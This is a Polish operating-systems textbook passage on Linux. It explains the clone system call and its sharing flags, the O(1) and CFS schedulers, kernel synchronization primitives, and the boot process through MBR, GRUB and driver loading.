Linux obsługuje wątki jądra w dość interesujący sposób, któremu warto poświęcić trochę uwagi. Co ciekawe, wspomniana dystrybucja nie oferowała wątków jądra, ponieważ Uniwersytet Kalifornijski w Berkeley przestał finansować ten projekt, zanim przebudowano bibliotekę języka C z myślą o wyeliminowaniu opisanych powyżej problemów.

W przeszłości procesy pełniły funkcję kontenerów zasobów, a wątki występowały w roli jednostek wykonywania. Pojedynczy proces obejmował jeden lub wiele wątków dzielących wspólną przestrzeń adresową, otwarte pliki, procedury obsługujące sygnały, alarmy i wszystkie inne elementy. Podział był wówczas jasny, a cały model dość prosty.

W 2000 roku system operacyjny Linux wprowadził nowe wywołanie systemowe clone, które dawało ogromne możliwości i które dodatkowo rozmyło granicę dzielącą procesy i wątki, a być może nawet odwróciło relacje łączące te dwa pojęcia. Wywołanie systemowe clone nie jest dostępne w pozostałych wersjach systemu UNIX. W klasycznym modelu nowo utworzony wątek wspólnie dzielił z oryginalnym wątkiem (wątkami) wszystko z wyjątkiem rejestrów. W szczególności współdzielone były deskryptory otwartych plików, procedury obsługi sygnałów, alarmy i inne globalne właściwości związane z procesami, nie z poszczególnymi wątkami. Wywołanie systemowe clone wprowadziło możliwość kojarzenia każdego z tych aspektów (oraz wielu innych) zarówno z procesami, jak i z wątkami. Składnię tego wywołania pokazano poniżej:

```
pid = clone(function, stack_ptr, sharing_flags, arg);
```

Wywołanie systemowe w tej formie tworzy nowy wątek albo w ramach bieżącego procesu, albo w ramach nowego procesu (w zależności od ustawień reprezentowanych przez parametr sharing_flags). Jeśli nowy wątek należy do bieżącego procesu, współdzieli przestrzeń adresową z już istniejącymi wątkami, zatem każda kolejna operacja zapisu w dowolnym bajcie tej przestrzeni jest natychmiast widoczna dla pozostałych wątków danego procesu. Z drugiej strony, jeśli przestrzeń adresowa nie jest współdzielona, nowy wątek otrzymuje wierną kopię tej przestrzeni, ale wykonywane następnie operacje zapisu w tej przestrzeni nie są widoczne dla istniejących wcześniej wątków. Ta semantyka jest więc zgodna z semantyką wywołania systemowego fork standardu POSIX.

W obu przypadkach nowy wątek rozpoczyna wykonywanie od *funkcji* wskazanej za pośrednictwem parametru *function*, której jedynym argumentem jest to, co przekazano za pośrednictwem parametru *arg*. W obu przypadkach nowy wątek otrzymuje własny, prywatny stos — wskaźnik do tego stosu jest inicjalizowany z wykorzystaniem wartości parametru *stack_ptr*.

Parametr *sharing_flags* reprezentuje mapę bitową, za której pośrednictwem możemy określić zasady współdzielenia zasobów nieporównanie bardziej szczegółowo niż w tradycyjnych systemach UNIX. Każdy z bitów tej mapy bitowej można ustawić niezależnie od pozostałych i każdy określa, czy nowy wątek ma kopiować konkretną strukturę danych, czy współdzielić ją z wątkiem wywołującym. W tabeli 10.4 opisano część struktur, których współdzielenie lub kopowanie zależy od stanu bitów parametru *sharing_flags*.

Tabela 10.4. Bity mapy bitowej *sharing_flags*

Flaga	Znaczenie ustawionej	Znaczenie nieustawionej
CLONE_VM	Tworzy nowy wątek	Tworzy nowy proces
CLONE_FS	Współdzieli maskę uprawnień, katalog główny i katalogi robocze	Nie współdzieli tych elementów
CLONE_FILES	Współdzieli deskryptory plików	Kopiuje deskryptory plików
CLONE_SIGHAND	Współdzieli tablicę procedur obsługujących sygnały	Kopiuje tę tablicę
CLONE_PARENT	Nowy wątek otrzymuje stary identyfikator PID	Nowy wątek otrzymuje własny identyfikator PID

Bit *CLONE_VM* określa, czy pamięć wirtualna (tj. przestrzeń adresowa) ma być współdzielona z istniejącymi wątkami, czy skopiowana. Jeśli bit *CLONE_VM* jest ustawiony, nowy wątek zostaje po prostu dodany do już istniejących, zatem wywołanie systemowe *clone* w praktyce tworzy nowy wątek w ramach istniejącego procesu. Jeśli bit nie jest ustawiony, nowy wątek uzyska własną, prywatną przestrzeń adresową. Dysponowanie własną przestrzenią adresową oznacza, że skutki rozkazów *STORE* nie są widoczne dla istniejących wcześniej wątków. Działanie wywołania systemowego *clone* w tym trybie przypomina działanie wywołania *fork* (z pewną różnicą, którą wyjaśnimy poniżej). Tworzenie nowej przestrzeni adresowej w praktyce wyczerpuje definicję tworzenia nowego procesu.

Bit *CLONE_FS* decyduje o współdzieleniu katalogu głównego, katalogów roboczych oraz *flagi uprawnień* (ang. *umask*). Nawet jeśli wątek dysponuje własną przestrzenią adresową, ustawienie tego bitu spowoduje, że stare i nowe wątki będą współdzieliły te same katalogi robocze. Oznacza to, że wywołanie *chdir* przez jeden z tych wątków zmieni katalog roboczy wszystkich pozostałych wątków, mimo że każdy z nich może dysponować własną przestrzenią adresową. W systemie UNIX wywołanie *chdir* przez wątek zawsze zmienia katalog roboczy wszystkich wątków danego procesu, ale nigdy wątków innych procesów. Oznacza to, że bit *CLONE_FS* umożliwia stosowanie modelu, który nie był oferowany w tradycyjnych wersjach Uniksa.

Znaczenie bitu *CLONE_FILES* jest analogiczne jak w przypadku bitu *CLONE_FS*. Jeśli ustawimy bit *CLONE_FILES*, nowy wątek będzie współdzielił deskryptory plików z wątkami już istniejącymi, zatem skutki wywołania *lseek* użytego przez jeden z tych wątków będą widoczne dla pozostałych — mamy więc ponownie do czynienia z modelem, który normalnie obowiązuje w przypadku wątków tego samego procesu, ale nie wątków różnych procesów. Podobnie bit *CLONE_SIGHAND* włącza lub wyłącza współdzielenie tablicy procedur obsługi sygnałów pomiędzy starymi wątkami a nowo tworzonym wątkiem. Jeśli ta tablica jest współdzielona (nawet pomiędzy wątkami dysponującymi odrębnymi przestrzeniami adresowymi), zmiana procedury obsługującej w jednym wątku wpływa na procedury obsługujące w pozostałych.

I wreszcie każdy proces ma swojego rodzica. Bit `CLONE_PARENT` decyduje, kto jest rodzicem nowego wątku. Może to być albo wątek macierzysty wątku wywołującego (wówczas nowy wątek jest traktowany jako rodzeństwo wątku wywołującego), albo sam wątek wywołujący (wówczas nowy wątek jest potomkiem wątku wywołującego). Istnieją jeszcze bity kontrolujące inne aspekty tworzenia nowego wątku, jednak nie mają tak dużego znaczenia jak te omówione.

Tak szczegółowe określanie zasad współdzielenia zasobów jest możliwe, ponieważ system Linux utrzymuje odrębne struktury danych dla wielu spośród elementów opisanych w punkcie 10.3.3 (parametrów szeregowania, obrazu pamięci itp.). Ponieważ struktura zadania wskazuje na poszczególne struktury danych, utworzenie nowej struktury zadania dla klonowanego wątku, wskazującej np. na parametry szeregowania czy obraz pamięci lub kopiącej te struktury, nie stanowi większego problemu. Z drugiej strony sama możliwość szczegółowego określania zasad współdzielenia zasobów nie powoduje jeszcze, że opisany model jest użyteczny, zwłaszcza że podobnych funkcji nie oferują tradycyjne wersje systemu UNIX. Oznacza to, że program Linuksa korzystający z tego mechanizmu traci walor przenośności do systemów UNIX.

Model wątków Linuksa powoduje też inne utrudnienie. Systemy UNIX kojarzą pojedynczy identyfikator PID z jednym procesem, niezależnie od tego, czy jest to proces jedno- czy wielowątkowy. Aby zapewnić zgodność z pozostałymi systemami uniksowymi, Linux rozróżnia identyfikatory procesów (PID) od identyfikatorów zadań (TID). Oba pola są składowane w strukturze zadania. Kiedy program używa wywołania `clone` do utworzenia nowego procesu, który nie współdzieli żadnych elementów z procesem tworzącym, w polu identyfikatora PID jest ustawiana nowa wartość; w przeciwnym razie nowe zadanie otrzymuje tylko nowy identyfikator TID, a identyfikator PID jest dziedziczony po procesie tworzącym. Oznacza to, że wszystkie wątki tego samego procesu mają przypisany ten sam identyfikator PID co pierwszy wątek tego procesu.

10.3.4. Szeregowanie w systemie Linux

W tym punkcie przyjrzymy się algorytmowi szeregowania stosowanemu w systemie Linux. Warto na początku zaznaczyć, że wątki Linuksa mają postać wątków jądra, zatem szeregowanie dotyczy właśnie wątków, nie procesów.

Na potrzeby szeregowania system Linux wyróżnia trzy klasy wątków:

1. Wątki czasu rzeczywistego szeregowane zgodnie z kolejką FIFO.
2. Wątki czasu rzeczywistego szeregowane cyklicznie.
3. Podział czasu.

Wątki czasu rzeczywistego szeregowane zgodnie z kolejką FIFO mają najwyższy priorytet i ustępują pierwszeństwa tylko nowo dodanym wątkom z tej samej grupy. Wątki czasu rzeczywistego *szeregowane cyklicznie* (ang. *round robin*) różnią się od wątków szeregowanych według kolejki FIFO tylko tym, że mają przypisywane kwanty czasu i są pozbawione czasu procesora według wskazań zegara. Jeśli wiele wątków z tej grupy jest gotowych do wykonania, każdy z nich otrzymuje kolejno swój kwant czasu, po czym trafia na koniec listy równorzędnych wątków. Żadna z tych klas w praktyce nie ma wiele wspólnego z prawdziwymi wątkami czasu rzeczywistego. Przytoczone algorytmy szeregowania nie gwarantują wykonywania zadań w określonych terminach. Wymienione klasy mają po prostu wyższy priorytet niż wątki należące do standardowej klasy z podziałem czasu. W systemie Linux wątki składające się na dwie pierwsze klasy określa się mianem wątków czasu rzeczywistego, ponieważ system ten jest zgodny ze standardem P1003.4 (definiującym rozszerzenia „czasu rzeczywistego” dla Uniksa), w którym przyjęto tego rodzaju

nazewnictwo. Wątki czasu rzeczywistego są wewnętrznie reprezentowane z priorytetami od 0 do 99, gdzie 0 oznacza najwyższy, a 99 najniższy priorytet wśród wątków czasu rzeczywistego.

Standardowe wątki spoza klas czasu rzeczywistego są szeregowane według następującego algorytmu. Wątki z tej grupy mają przypisywane priorytyty z przedziału od 100 do 139, co oznacza, że system Linux wewnętrznie rozróżnia 140 poziomy uprzywilejowania wątków (zarówno wątków czasu rzeczywistego, jak i pozostałych). Podobnie jak w przypadku wątków czasu rzeczywistego szeregowanych cyklicznie, zadaniom nierealizowanym w czasie rzeczywistym Linux przypisuje czas procesora na podstawie ich wymagań oraz poziomu priorytetów.


W Linuksie czas jest mierzony za pomocą liczby taktów zegara. W starszych wersjach systemu Linux zegar był taktowany z częstotliwością 1000 Hz, zatem każdy cykl trwał 1 ms. Wartość ta była określana mianem *chwili* (ang. *jiffy*). W nowszych wersjach częstotliwość taktu może być skonfigurowana jako 500 Hz, 250 Hz lub nawet 1 Hz. Aby uniknąć marnowania cykli procesora na obsługę przerwania timera, jądro może być skonfigurowane w trybie „beztaktowym” (ang. *tickless*). Jest to przydatne w przypadku, gdy w systemie jest uruchomiony tylko jeden proces lub gdy procesor jest bezczynny i musi przejść do trybu oszczędzania energii. Wreszcie w nowszych systemach występują *timery wysokiej rozdzielczości* (ang. *high-resolution timers*), które pozwalają jądru na przydział czasu w rozdzielczości mniejszej niż chwila (ang. *sub-jiffy*).

Jak większość systemów z rodziny UNIX, system Linux kojarzy z każdym wątkiem tzw. wartość *nice*. Domyslną wartością *nice* jest 0, jednak można ją zmienić za pomocą wywołania systemowego *nice(wartość)*, w którym argument *wartość* musi się mieścić w przedziale od -20 do 19. Użytkownik wyznaczający w tle liczbę π z dokładnością do miliarda miejsc po przecinku może tak dobrąć wartość *nice*, aby z komputera mogli efektywnie korzystać pozostała użytkownicy. Tylko administrator może żądać wartości „lepszych” od tych przypisywanych normalnym usługom (czyli z przedziału od -20 do -1). Odkrycie przyczyn zastosowania takiego modelu pozostawiamy Czytelnikowi jako jedno z ćwiczeń.

Poniżej opisujemy szczegółowo dwa algorytmy szeregowania stosowane w Linuksie. Ich wewnętrzne mechanizmy działania są związane z *runqueue* — kluczową strukturą danych klucza używaną przez program szeregujący do zarządzania wszystkimi zadaniami w systemie możliwymi do uruchomienia i do wybierania tego, które ma być uruchomione jako następne. Struktura *runqueue* jest powiązana z każdym procesorem w systemie.

We wczesnych wersjach Linuksa popularnym programem szeregującym był *program szeregujący O(1)* (ang. *O(1) scheduler*). Algorytm otrzymał taką nazwę ze względu na to, że był w stanie wykonywać operacje zarządzania zadaniami, takie jak wybór zadań lub umieszczenie zadania w kolejce *runqueue* w stałym czasie — niezależnym od całkowitej liczby zadań w systemie. W programie szeregującym *O(1)* kolejka *runqueue* jest zorganizowana w postaci dwóch tablic: *active* oraz *expired*. Jak widać na rysunku 10.4(a), każda z nich zawiera 140 list odpowiadających priorytetom poszczególnych wątków. Elementy początkowe każdej listy wskazują na listy dwukierunkowe procesów uporządkowanych według priorytetów. Podstawowy schemat działania programu szeregującego można opisać w następujący sposób:

Algorytm szeregujący wybiera zadanie z tablicy aktywnych zadań o najwyższych priorytetach. Jeśli przedział czasowy (kwant) danego zadania wygasł, zadanie jest przenoszone na listę zadań, które wykorzystały już swoje kwenty (być może na inny poziom priorytetu). Jeśli przed wygaśnięciem kwantu czasu wykonywanie danego zadania jest zablokowane (np. w oczekiwaniu na jakieś zdarzenie wejścia-wyjścia), po wystąpieniu oczekiwanej zdarzenia wykonywanie tego zadania zostaje wznowione, samo zadanie ponownie umieszczone w oryginalnej tablicy aktywnych zadań, a jego kwant czasu pomniejszony o już wykorzystany czas procesora. Po pełnym wyczerpaniu



Rysunek 10.4. Ilustracja struktur danych runqueue dla (a) programu szeregującego Linux O(1) i (b) programu szeregującego CFS (ang. Completely Fair Scheduler)

kwantum czasu zadanie trafia do tablicy zadań, które wykorzystały już swój czas. Kiedy żadna z aktywnych tablic nie zawiera już oczekujących zadań, algorytm szeregujący ogranicza się do takiej zamiany wskaźników, aby tablice zadań, które wcześniej wyczerpały swój czas, stały się aktywne (i odwrotnie). Opisana metoda gwarantuje, że zadania z niższym priorytetem nie będą oczekiwane w nieskończoność (chyba że czas procesora będzie w całości wykorzystywany przez wątki czasu rzeczywistego szeregowane w porządku FIFO, co jest mało prawdopodobne).

Zadania z różnymi priorytetami mają przydzielane przedziały czasowe różnych długości. System Linux przydziela najdłuższe kwanty procesom z najwyższymi priorytetami; np. zadanie z priorytetem na poziomie 100 otrzyma kwant o długości 800 ms, natomiast zadanie z priorytetem na poziomie 139 otrzyma kwant o długości 5 ms.

Opisany schemat realizuje koncepcję polegającą na jak najszybszym wyprowadzaniu procesów z jądra. Jeśli jakiś proces próbuje odczytać plik dyskowy, konieczność oczekiwania np. przez sekundę pomiędzy kolejnymi wywołaniami read znacznie spowolniłaby pracę systemu. Dużo lepszym rozwiązaniem byłoby natychmiastowe wznowianie wykonywania po każdym żądaniu, aby można było błyskawicznie zrealizować kolejne żądanie. Podobnie, jeśli wykonywanie procesu jest blokowane w oczekiwaniu na dane wpisywane za pomocą klawiatury, nie ma wątpliwości, że proces ma charakter interaktywny i jako taki powinien otrzymać priorytet na tyle wysoki, aby sprawnie obsługiwać żądania użytkownika. Zgodnie z tym modelem wszystkie pozostałe procesy (tzw. procesy obliczeniowe — ang. *CPU-bound*) uzyskują czas procesora tylko wówczas, gdy procesy stosujące operacje wejścia-wyjścia i procesy interaktywne są blokowane.

Ponieważ system Linux (ani żaden inny system operacyjny) nie wie z góry, czy zadanie jest związane z wejściem-wyjściem, czy z procesorem, algorytm bazuje na stałym utrzymywaniu heurystyk interaktywności. Właśnie dlatego Linux rozróżnia priorytety statyczne i dynamiczne. Priorytety dynamiczne są obliczane na bieżąco, aby z jednej strony nagradzać, promować wątki

interaktywne, a z drugiej strony karać (degradować) procesy zajmujące czas procesora. Dla algorytmu szeregującego O(1) maksymalna nagroda wynosi -5 punktów, ponieważ niższe wartości reprezentują wyższe priorytety algorytmu szeregującego. Maksymalna kara wynosi +5 punktów. Algorytm szeregujący utrzymuje dla każdego zadania zmienną zwaną `sleep_avg`. Za każdym razem, gdy zadanie jest aktywowane (budzone), wartość wspomnianej zmiennej jest zwiększana o jeden. Kiedy zadanie zostanie wywolane lub wyczerpuje swój kwant czasu, wartość zmiennej `sleep_avg` jest zmniejszana o odpowiednią wartość. Właśnie na podstawie tej zmiennej wyznacza się wysokość nagrody lub kary (od -5 do +5). Algorytm szeregujący wyznacza poziom priorytetu za każdym razem, gdy wątek jest przenoszony z listy wątków aktywnych na listę wątków, które wyczerpały swoje kwanty czasu.

Algorytm szeregujący O(1) stał się popularny, począwszy od wczesnych wersji jądra 2.6, a po raz pierwszy został wprowadzony w niestabilnej wersji 2.5. Algorytmy stosowane wcześniej cechowały się niedostateczną wydajnością w środowiskach wieloprocesorowych i nie gwarantowały należytej skalowalności w warunkach rosnącej liczby zadań. Ponieważ z powyższego opisu wynika, że decyzja algorytmu szeregującego wymaga dostępu do odpowiedniej listy aktywnych zadań, czas takiej decyzji jest stały i wynosi O(1) niezależnie od liczby procesów w systemie. Jednak pomimo pożąданie własności stałego czasu działania algorytm szeregujący O(1) miał istotne niedociągnięcia. Przede wszystkim heurystyki używane do określenia interaktywności zadań, a tym samym ich poziomu priorytetu, były skomplikowane i niedoskonałe, co skutkowało niską wydajnością interaktywnych zadań.

Aby rozwiązać ten problem, Ingo Molnár, który stworzył także algorytm szeregujący O(1), zaproponował nowy algorytm szeregujący o nazwie **CFS** (od ang. *Completely Fair Scheduler* — dosł. całkowicie sprawiedliwy algorytm szeregujący). Algorytm CFS bazował na koncepcjach pierwotnie opracowanych przez Cona Kolivasa dla wcześniejszego algorytmu szeregowania. Po raz pierwszy włączono go do jądra w wersji 2.6.23. Nadal jest to domyślny algorytm szeregowania dla zadań, które nie wymagają trybu czasu rzeczywistego.

Główną koncepcją algorytmu CFS jest użycie *drzewa czerwono-czarnego* (ang. *red-black tree*) jako struktury danych *runqueue*. Zadania są uporządkowane w drzewie na podstawie czasu, przez jaki są realizowane przez procesor CPU. Ten czas jest określany jako `vruntime`. W algorytmie CFS czas realizacji zadań jest wyliczany z nanosekundową rozdzielcością. Jak pokazano na rysunku 10.4(b), każdy wewnętrzny węzeł drzewa odpowiada jednemu zadaniu. Węzły potomne z lewej strony odpowiadają zadaniom, które dotychczas wymagały mniej czasu procesora i w związku z tym zostaną zaplanowane wcześniej, natomiast węzły potomne po prawej stronie to te, które do tej pory wymagały więcej czasu procesora. Liście w drzewie nie odgrywają żadnej roli w sze-regowaniu zadań.

Algorytm szeregowania można streścić następująco: algorytm CFS zawsze wyznacza do uruchomienia to zadanie, które miało przydzieloną najmniejszą ilość czasu procesora — zazwyczaj jest to najbardziej skrajny węzeł po lewej stronie drzewa. Okresowo algorytm CFS zwiększa wartość `vruntime` odpowiadającą zadaniu na podstawie czasu, przez jaki już działało, i porównuje tę wartość z bieżącym skrajnym węzłem po lewej stronie drzewa. Jeśli uruchomione zadanie ma nadal mniejszą wartość zmiennej `vruntime`, to będzie ono kontynuowane. W przeciwnym razie zostanie wstawione w odpowiednim miejscu drzewa czerwono-czarnego, a procesor zostanie przydzielony do zadania odpowiadającego nowemu skrajnemu węzlowi po lewej stronie.

Aby uwzględnić różnice w priorytetach zadań oraz wartościach parametru `nice`, CFS modyfikuje tempo, z jakim upływa wirtualny czas zadania w czasie, gdy jest ono uruchomione na procesorze. Dla zadań o niższym priorytecie czas miją szybciej, a wartość powiązanej z nimi zmiennej `vruntime` zwiększa się szybciej i w zależności od innych zadań istniejących w systemie szybciej

stracą one czas procesora i zostaną ponownie wstawione do drzewa — przedzej, niż gdyby miały wyższy priorytet. W ten sposób w algorytmie CFS unika się utrzymywania oddzielnych struktur kolejek runqueue dla różnych poziomów priorytetu.

Podsumujmy: wybór węzła do uruchomienia może odbywać się w stałym czasie, natomiast wstawianie zadania do kolejki runqueue odbywa się w czasie $O(\log(N))$, gdzie N oznacza liczbę zadań w systemie. Jeśli wziąć pod uwagę poziom obciążenia współczesnych systemów, taki schemat jest dopuszczalny, ale jeśli wydajność węzłów i liczba zadań, które można na nich uruchamiać, zwiększą się — zwłaszcza w przestrzeni serwera — to jest możliwe, że w przyszłości zostaną zaproponowane nowe algorytmy szeregowania.

Oprócz podstawowego algorytmu szeregowania, w algorytmie szeregowania w systemie Linux uwzględniono specjalne funkcje szczególnie przydatne w przypadku platform wieloprocesorowych lub wielordzeniowych. Po pierwsze istnieje osobna struktura runqueue dla każdego procesora platformy wieloprocesorowej. Algorytm szeregujący próbuje stosować technikę szeregowania z uwzględnieniem *powinowactwa* (ang. *affinity scheduling*) przypisywać zadania procesorom, na których były już wcześniej wykonywane. Po drugie istnieje specjalny zbiór wywołań systemowych, za których pośrednictwem można definiować i modyfikować zasady powinowactwa szeregowanych wątków. I wreszcie algorytm szeregujący wykonuje okresowe procedury równoważenia obciążen struktur runqueue skojarzonych z poszczególnymi procesorami, aby obciążenie procesorów było możliwe równomierne (z zachowaniem wymagań w zakresie wydajności i powinowactwa).

Algorytm szeregujący uwzględnia tylko zadania wykonywalne reprezentowane w odpowiedniej strukturze runqueue. Zadania, których realizacja jest niemożliwa i które oczekują na rozmaite operacje wejścia-wyjścia lub inne zdarzenia jądra, są reprezentowane w innej strukturze danych: *waitqueue*. Struktura *waitqueue* jest związana z każdym zdarzeniem, na które mogą oczekiwać zadania. Pierwszy element tej struktury zawiera wskaźnik do jednokierunkowej listy zadań oraz tzw. *blokadę pętlową* (ang. *spinlock*). Obecność tej blokady jest w tym przypadku niezbędna do zagwarantowania możliwości współbieżnego modyfikowania struktury *waitqueue* zarówno przez główny kod jądra, jak i przez procedury obsługi przerwań oraz inne wywołania asynchroniczne.

Synchronizacja w Linuksie

W poprzednim punkcie wspomnieliśmy, że w systemie Linux są wykorzystywane blokady pętlowe w celu zapobieżenia równoległym modyfikacjom takich struktur danych jak kolejki *waitqueue*. W rzeczywistości kod jądra w wielu różnych miejscach zawiera zmienne synchronizujące. W dalszej części pokrótkce omówimy konstrukcje synchronizacji dostępne w systemie Linux.

Wcześniejsze wersje jądra Linuksa obejmowały zaledwie jedną tzw. *wielką blokadę jądra* (ang. *Big Kernel Lock — BKL*). Takie rozwiązanie było jednak wysoce nieefektywne, szczególnie w przypadku platform wieloprocesorowych, ponieważ uniemożliwiało procesom przypisany do różnych procesorów współbieżne wykonywanie kodu jądra. W odpowiedzi na nowe potrzeby wprowadzono wiele dodatkowych punktów synchronizacji.

W Linuksie dostępnych jest kilka typów zmiennych synchronizacji — zarówno używanych wewnętrz jądra, jak i dostępnych dla aplikacji i bibliotek na poziomie użytkownika. Na najniższym poziomie Linux dostarcza procedur-opakowań (ang. *wrappers*) dla obsługiwanych sprzętowo atomowych instrukcji, takich jak *atomic_set* i *atomic_read*. Ponadto, ponieważ w nowoczesnym sprzęcie modyfikowana jest kolejność operacji w pamięci, Linux dostarcza barier pamięci. Wykorzystanie takich operacji jak *rmb* i *wmb* gwarantuje zakończenie wszystkich operacji odczytu (zapisu) poprzedzających wywołanie bariery przed każdym kolejnym dostępem.

Częściej są używane wysokopoziomowe konstrukcje synchronizacji. Dla wątków, które nie chcą się blokować (ze względów wydajności lub poprawności), są wykorzystywane blokady pętlowe oraz blokady odczytu i zapisu. W nowych wersjach Linuksa zaimplementowano tzw. *blokadę pętlową bazującą na żetonach* (ang. *ticket-based spinlock*), która gwarantuje doskonałą wydajność zarówno na maszynach jednoprocesorowych, jak i wielordzeniowych. Wątki, które mogą lub muszą się blokować, korzystają z takich konstrukcji jak mutexy i semafory. Linux obsługuje wywołania nieblokujące, takie jak `mutex_trylock` i `sem_trywait`, do określania stanu zmiennej synchronizacji bez blokowania. Obsługiwane są również inne rodzaje zmiennych synchronizacji, jak futeksy (ang. *futex*), uzupełnienia, blokady odczyt-kopiowanie-aktualizacja (RCU) itp. Wreszcie synchronizację pomiędzy jądrem a kodem wykonywanym za pomocą procedur obsługi przerwań można również osiągnąć poprzez dynamiczne wyłączanie i włączanie odpowiednich przerwań.

10.3.5. Uruchamianie systemu Linux

Szczegółowy przebieg procedury uruchamiania systemu różni się w zależności od platformy, jednak każdy taki proces składa się z następujących ogólnych kroków. Kiedy użytkownik włącza komputer, system BIOS wykonuje test **POST** (od ang. *Power-On-Self-Test*), po czym inicjuje fazę wstępnego wykrywania i inicjalizacji urządzeń, ponieważ proces uruchamiania systemu operacyjnego może wymagać dostępu do dysków, ekranów, klawiatur itp. Bezpośrednio potem pierwszy sektor dysku startowego, tzw. *główny rekord startowy* (ang. *Master Boot Record — MBR*), jest ładowany pod stały adres pamięci i wykonywany. Sektor MBR zawiera mały, 512-bajtowy program ładujący autonomiczny program *boot* z urządzenia startowego (zwykle dysku SATA lub SCSI). Program *boot* rozpoczyna działanie od skopiowania swojego kodu pod stały adres w pamięci wysokiej, aby zwolnić niską pamięć dla systemu operacyjnego.

Po umieszczeniu w pamięci program *boot* odczytuje katalog główny urządzenia startowego. W tym celu program *boot* musi „rozumieć” system plików i format katalogów, co z kolei wymaga użycia jednego z tzw. *programów startowych* (ang. *bootloaders*), np. programu **GRUB** (od ang. *G*rand *U*nified *B*oot*l*oader). Inne popularne programy startowe, w tym LILO firmy Intel, nie operują na żadnym konkretnym systemie plików. Zamiast tego wykorzystują mapę bloków i adresy niskopoziomowe opisujące fizyczne sektory, głowice i cylindry, aby na tej podstawie lokalizować właściwe sektory do załadowania.

Program *boot* odczytuje jądro systemu operacyjnego i jemu przekazuje sterowanie. Od tego momentu zadanie programu *boot* jest już zakończone, a kontrolę nad komputerem przejmuje jądro.

Kod startowy jądra jest pisany w assemblerze i pozostaje ściśle uzależniony od architektury komputera. Typowe zadania jądra na tym etapie polegają na ustawieniu stosu jądra, identyfikacji rodzaju procesora, obliczeniu ilości dostępnej pamięci RAM, wyłączeniu przerwań, włączeniu jednostki MMU i wreszcie wywołaniu procedury `main` języka C, aby uruchomić właściwą, główną część systemu operacyjnego.

Także kod języka C odpowiada za szereg zadań związanych z inicjalizacją, które jednak mają charakter bardziej logiczny niż fizyczny. Na tym etapie kod jądra musi w pierwszej kolejności wyznaczyć bufor komunikatów, aby ułatwić debugowanie ewentualnych problemów podczas uruchamiania systemu. W trakcie inicjalizacji komunikaty są zapisywane w tym buforze, dzięki czemu w razie niepowodzenia uruchamiania systemu można je było przeanalizować za pomocą specjalnego programu diagnostycznego. Można ten bufor postrzegać jako swoisty rejestrator lotu systemu operacyjnego (specialiści od czarnych skrzynek mogą analizować jego zapisy po ewentualnej katastrofie).

W kolejnym kroku jądro przydziela pamięć swoim strukturom danych. Większość tych struktur cechuje się stałymi rozmiarami, jednak wymiary części z nich, w tym pamięci podrzcznej stron i niektórych struktur tablicy stron, zależą od ilości dostępnej pamięci operacyjnej.

Od tego momentu rozpoczyna się automatyczne konfigurowanie systemu. Na podstawie plików konfiguracyjnych system określa, jakiego rodzaju urządzenia wejścia-wyjścia mogą się znajdować w systemie, po czym przystępuje do sprawdzania, które urządzenia rzeczywiście są dostępne. Jeśli badane urządzenie odpowiada na wysłany sygnał, jest dodawane do tablicy zainstalowanych urządzeń. Jeśli system nie otrzymuje odpowiedzi, przyjmuje, że dane urządzenie nie jest dostępne, i ignoruje je. Inaczej niż w tradycyjnych wersjach systemu UNIX, sterowniki urządzeń systemu Linux nie muszą być dołączane statycznie — mogą być ładowane dynamicznie (jak we wszystkich wersjach systemów MS-DOS i Windows).

Argumenty za dynamicznym ładowaniem sterowników i przeciw niemu są na tyle interesujące, że warto poświęcić im trochę uwagi. Najważniejszym argumentem na rzecz dynamicznego ładowania sterowników jest możliwość dostarczania klientom dysponującym różnymi konfiguracjami pojedynczych plików binarnych oraz ich automatyczne ładowanie w razie potrzeby (być może za pośrednictwem sieci). Najważniejszym argumentem przeciw dynamicznemu ładowaniu sterowników są względy bezpieczeństwa. Jeśli pracujemy na komputerze wymagającym zabezpieczeń, np. bankowym serwerze bazy danych lub korporacyjnym serwerze WWW, najprawdopodobniej nie chcielibyśmy, aby ktokolwiek mógł umieszczać w jądrze dowolny, niesprawdzony kod. Administrator takiego systemu może składować pliki źródłowe i wynikowe na bezpiecznym komputerze, aby tam przeprowadzać wszelkie niezbędne operacje komplikacji systemu i aby jądro w gotowej wersji binarnej przesyłać na pozostałe komputery za pośrednictwem sieci lokalnej. Jeśli dynamiczne ładowanie sterowników jest niemożliwe, opisany scenariusz wyklucza możliwość umieszczania w jądrze złośliwego lub niesprawdzonego kodu przez użytkowników dysponujących hasłem superużytkownika. Co więcej, w przypadku dużych sieci komputerowych konfiguracje sprzętowe są doskonale znane już na etapie komplikacji i łączenia systemu. Konieczność zmian ma wówczas miejsce na tyle rzadko, że wykonanie dodatkowych zadań związanych z instalacją nowego sprzętu nie stanowi problemu.

